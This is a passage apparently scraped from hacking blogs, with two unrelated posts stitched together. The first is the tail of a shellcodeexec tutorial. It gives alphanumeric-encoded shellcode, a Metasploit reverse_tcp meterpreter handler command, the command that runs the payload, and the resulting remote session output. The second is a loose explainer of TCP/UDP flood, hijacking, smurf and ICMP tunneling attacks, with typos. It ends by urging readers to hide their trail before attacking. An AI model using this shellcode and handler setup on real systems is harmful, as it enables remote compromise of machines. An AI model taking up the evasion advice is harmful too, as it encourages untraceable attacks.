E8NyI5PtQqKOIEMUKpT4TLIoPNVhCEXlRHXpOEI2PVIoZuQzGpRJGtV6QGQxC2IIZhQOKO
N5LKP6PjCpCXEPVpC0EPPVCZEPQxV8OTCcM5IoN5LSPSPjEPQFCcV7CXC2KiIXQOIoZuC
1KsVIO6OuZVCEXlISAA
2. Execute the Metasploit multi/handler listener on your machine. For example for a Windows target:
$ msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=4444 LHOST=192.168.136.1 E
3. Execute the alphanumeric-encoded shellcode with this tool. For example on the Windows target:
C:\WINDOWS\Temp>shellcodeexec.exe PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlKXNiEPEPC0CPMYIuTqN2E4L
KV2P0NkCbTLLKQBEDNkQbGXTOLwCzEvP1IoTqIPNLGLCQQlERTlEpIQZoVmEQO7KRZPP
RQGNkCbTPLKRbElEQZpNkCpQhLEIPQdPJGqZpPPLKQXR8NkQHEpGqN3M3ElG9LKP4Nk
EQZvP1KOEaO0LlO1ZoTMEQIWVXM0QeKDTCCML8EkQmEtPuIrV8LKQHEtC1KcE6NkVlR
kNkRxELC1ICLKETNkGqN0MYRdQ4VDQKCkCQPYCjCaIoKPV8CoPZLKR2ZKMVCmQxV
SGBC0EPRHCGPsP2QORtCXPLCGEvEWIoZuX8LPGqEPGpQ9ITCdV0CXEyMPPkC0IoKeRpV
0RpPPCpPPG0RpPhIzTOIOKPKOKeLWRJEUPhKpNHMXVaRHVbC0R1ClMYM6PjTPCfV7E8N
yI5PtQqKOIEMUKpT4TLIoPNVhCEXlRHXpOEI2PVIoZuQzGpRJGtV6QGQxC2IIZhQOKON5L
KP6PjCpCXEPVpC0EPPVCZEPQxV8OTCcM5IoN5LSPSPjEPQFCcV7CXC2KiIXQOIoZuC1Ks
VIO6OuZVCEXlISAA
If you head back to the terminal where the multi/handler is running you will happily see:
$ msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp EXITFUhread LPORT=4444 LHOST=192.168.136.1 E
[*] Please wait while we load the module tree...

[...]

=[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --=[ 673 exploits - 354 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12306 updated 7 days ago (2011.04.07)

PAYLOAD => windows/meterpreter/reverse_tcp
EXITFUNC => thread
LPORT => 4444
LHOST => 192.168.136.1
[*] Started reverse handler on 192.168.136.1:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.136.129
[*] Meterpreter session 1 opened (192.168.136.1:4444 -> 192.168.136.129:1581) at Thu Apr 14 15:30:15 +0100 2011

meterpreter > sysinfo
System Language : en_US
OS : Windows .NET Server (Build 3790, Service Pack 2).
Computer : W2K3R2
Architecture : x86
Meterpreter : x86/win32
The tool along with compilation files for POSIX and Windows systems can be found on my GitHub at https://github.com/inquisb/shellcodeexec.
Thanks for reading

TCP/IP & UDP Attacks Introduction


Hello, Lets explain "TCP/IP & UDP Attacks", Most common and effective Web attacks...Lets Know abt its basic and types...

TCP/IP Attacks
1. TCP SYN or TCP ACK Flood Attack
2. TCP Sequence Number Attack
3. TCP/IP

UDP attacks


1. ICMP Attacks
2. Smurf Attacks
3. ICMP Tunneling

TCP operates using synchronized connections. The synchronization is vulnerable to attack; this is probably the most common attack used today. The synchronization or handshake, process initiates a TCP connection. This handshake is particularly vulnerable to a DoS attack referred to as the TCP SYN Flood attack. The process is also susceptible to access and modification attacks, which are briefly explained in the following sections.

TCP SYN or TCP ACK Flood Attack - This attack is very common... The purpose of this attack is to deny service. The attack begins as a normal TCP connection: the client and the server exchange information in TCP packets. The TCP client continues to send ACK packets to the server, these ACK packets tells the server that a connection is requested. The server thus responds to the client with a ACK packet, the client is supposed to respond with another packet accepting the connection to establish the session. In this attack the client continually send and receives the ACK packets but it does not open the session. The server holds these sessions open, awaiting the final packet in the sequence. This cause the server to fill up the available connections and denies any requesting clients access.

TCP Sequence Number Attack - This is when the attacker takes control of one end of a TCP session. The goal of this attack is to kick the attacked end of the network
for the duration of the session. Only then will the attack be successful. Each time a TCP message is sent the client or the server generates a sequence number. The attacker intercepts and then responds with a sequence number similar to the one used in the original session. This attack can then hijack or disrupt a session. If a valid sequence number is guessed the attacker can place himself between the client and the server. The attacker gains the connection and the data from the legitimate system. The only defense of such an attack is to know that its occurring... There is little that can be done...

TCP Hijacking - This is also called active sniffing, it involves the attacker gaining access to a host in the network and logically disconnecting it from the network. The attacker then inserts another machine with the same IP address. This happens quickly and gives the attacker access to the session and to all the information on the original system.

UDP packets aren't connection oriented and don't require the synchronization process as with TCP. UDP packets, however, are susceptible to interception, thus it can be attacked. UDP, like TCP, doesn't check the validity of an IP address. The nature of this layer is to trust the layer above it (I'm referring to the IP layer). The most common UDP attacks involve UDP flooding. UDP flooding overloads services, networks, and servers. Large streams of UDP packets are focused at a target, causing UDP services on that host to shut down. It can also overload the network and cause a DoS situation to occur.

ICMP Attacks - This occur by triggering a response from the ICMP protocol when it responds to a seemingly legitimate request (think of it as echoing). Ping for instance, that uses the ICMP protocol. sPing is a good example of this type of attack, it overloads te server with more bytes than it can handle, larger connections. Its ping flood.

Smurf Attacks - This attack uses IP spoofing and broadcasting to send a ping to a group of hosts on a network. When a host is pinged it send back ICMP message traffic information indicating status to the originator. If a broadcast is sent to network, all hosts will answer back to the ping. The result is an overload of network and the target system. The only way to prevent this attack is to prohibit ICMP traffic on the router.

ICMP Tunneling - ICMP can contain data about timing and routes. A packet can be used to hold information that is different from the intended information. This allows an ICMP packet to be used as a communications channel between two systems. The channel can be used to send a Trojan horse or other malicious packet. The counter measure is to deny ICMP traffic on your network.

Warning : ICMP can be very dangerous..and Even,as i said ...Don't try such attack from your pc,untill you don't know that how to be invisible on net ! Beccause once you get traced out ...No one can help you from Troubles..